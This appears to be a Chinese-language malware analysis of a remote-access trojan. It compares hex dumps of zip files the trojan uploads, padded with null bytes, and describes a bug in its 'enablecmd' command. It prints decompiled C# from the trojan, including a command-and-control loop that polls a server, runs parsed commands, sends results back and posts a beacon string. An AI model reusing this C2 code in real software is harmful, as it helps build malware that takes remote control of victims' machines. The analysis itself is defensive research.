
整段代码虽然能够正常运行，但是在通信过程中，却发送了大量的空字节数据，且发送数据大约为1MB的整数倍大小，例如：若压缩后的文件大小<1MB，则通信过程中将传输1MB大小的加密数据；若1MB < 压缩后的文件大小 < 2MB，则通信过程中将传输2MB大小的加密数据。

本地压缩后的文件内容如下：



```
111.txt.bak    Ns038OdyvOivZWD4w1q_HGp3XI%2bZhcKlP0yLDH6f761ChL2jRAqP7TDEOg%3d%3d_111.txt_Cl9cxTcyFESmtrtbCMh7Zw.zip ×
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 50 4B 03 04 14 00 00 00 08 00 F9 A1 65 59 6D 50   PK........ù¡eYmP
0010h: B6 46 08 00 00 00 14 00 00 00 07 00 00 00 31 31   ¶F............11
0020h: 31 2E 74 78 74 2B 49 2D 2E 29 41 C3 00 50 4B 01   1.txt+I-.)AÃ.PK.
0030h: 02 14 00 14 00 00 00 08 00 F9 A1 65 59 6D 50 B6   .........ù¡eYmP¶
0040h: 46 08 00 00 00 14 00 00 00 07 00 00 00 00 00 00   F...............
0050h: 00 00 00 00 00 00 00 00 00 00 00 31 31 31 2E 74   ...........111.t
0060h: 78 74 50 4B 05 06 00 00 00 00 01 00 01 00 35 00   xtPK........
0070h: 00 00 2D 00 00 00 00 00                           ..-.....
```

通信过程中接收的压缩文件内容如下：




```
111.txt.bak ×    Ns038OdyvOivZWD4w1q_HGp3XI%2bZhcKlP0yLDH6f761ChL2jRAqP7TDEOg%3d%3d_111.txt_Cl9cxTcyFESmtrtbCMh7Zw.zip
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 50 4B 03 04 14 00 00 00 08 00 F9 A1 65 59 6D 50   PK........ù¡eYmP
0010h: B6 46 08 00 00 00 14 00 00 00 07 00 00 00 31 31   ¶F............11
0020h: 31 2E 74 78 74 2B 49 2D 2E 29 41 C3 00 50 4B 01   1.txt+I-.)AÃ.PK.
0030h: 02 14 00 14 00 00 00 08 00 F9 A1 65 59 6D 50 B6   .........ù¡eYmP¶
0040h: 46 08 00 00 00 14 00 00 00 07 00 00 00 00 00 00   F...............
0050h: 00 00 00 00 00 00 00 00 00 00 00 31 31 31 2E 74   ...........111.t
0060h: 78 74 50 4B 05 06 00 00 00 00 01 00 01 00 35 00   xtPK..........5.
0070h: 00 00 2D 00 00 00 00 00 00 00 00 00 00 00 00 00   ..-.............
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

执行enablecmd指令后，将导致远控木马无法再响应后续远控指令


在执行enablecmd指令时，笔者发现此命令的设计初衷与实际功能不符，执行enablecmd命令后，将导致远控木马无法再响应攻击者的后续远控指令。

远控木马代码中的字符串信息为“Cmd mode enabled, all commands will be redirect to CMD. Response delay is : miliseconds”，此字符串的意思是：开启cmd模式，后续所有远控指令均将重定向至cmd运行。



```
if (command == "enablecmd" || (command == "enable" && argument == "cmd"))
{
    Program.cmdEn = true;
    return "Cmd mode enabled, all commands will be redirect to CMD. Response delay is : " + Program.acf.wTime.ToString() + " miliseconds";
}
```

实际代码逻辑中，开启cmd模式后，将导致远控木马无法再进入响应远控指令的代码分支中，相关代码截图如下：



```
for (;;)
{
    string text = new Program()._getCommand(new string(Program.muri), HttpUtility.UrlEncode(uniqid), webClient, accio);
    if (!Program.cmdEn)
    {
        try
        {
            if (text.Length >= 2)
            {
                if (text == "die")
                {
                    break;
                }
                num = 0;
                string text2 = new Program()._parseCommand(text);
                if (!new Program().wasScreenshot && text2.Length > 1)
                {
                    new Program()._sendResult(text2, webClient, accio);
                }
                else
                {
                    new Program().wasScreenshot = false;
                }
            }
            else if (text.Length < 2)
            {
                string data = "uuiddsd=xzcxC&uqid=" + uniqid;
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                webClient.Headers[HttpResponseHeader.ContentType] = "application/x-www-form-urlencoded";
                if (webClient.UploadString(new string(Program.muri), "POST", data) == "HFUjjwanj76KLFLHSIsji7saf9KLNJ==")
                {
                    Program.isCompl = false;
                    Program.clId = null;
                    new Program().startStage(webClient, accio);
                }
                num++;
                if (num > 40)
                {
                    accio.wttimemanuallset = false;
                    num = 0;
                }
            }
        }
        catch
        {
            Thread.Sleep(accio.wTime);
        }
```